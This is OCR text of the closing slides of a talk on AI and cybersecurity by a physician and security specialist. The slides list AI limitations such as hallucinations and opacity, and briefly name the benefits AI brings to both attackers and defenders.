
- of ground truth
- supervised learning
- tedious manuel process by experts

Obscure

- difficult to explain reasoning
- not always fully interpretable

Hallucinations

- only pattern matching
- cannot reason
- can make faulty connections




Conclusion

- AI is bringing a revolution in every aspect of life

- rapidly changing multiple facets of cybersecurity

- has important benefits for attacks
  - boost skills of attackers
  - automates attacks
  - elevates social engineering

- has also important benefits for defense
  - find flaws in order to protect them
  - help generate secure code



"Well, thank God we all made it out in time. ... 'Course, now we're equally screwed."

The Far Side

Benoit Desjardins, MD, PhD,
FAHA, FACR, FNASCI, CEH, CISSP

in linkedin.com/in/bdmdphd/

Thank you!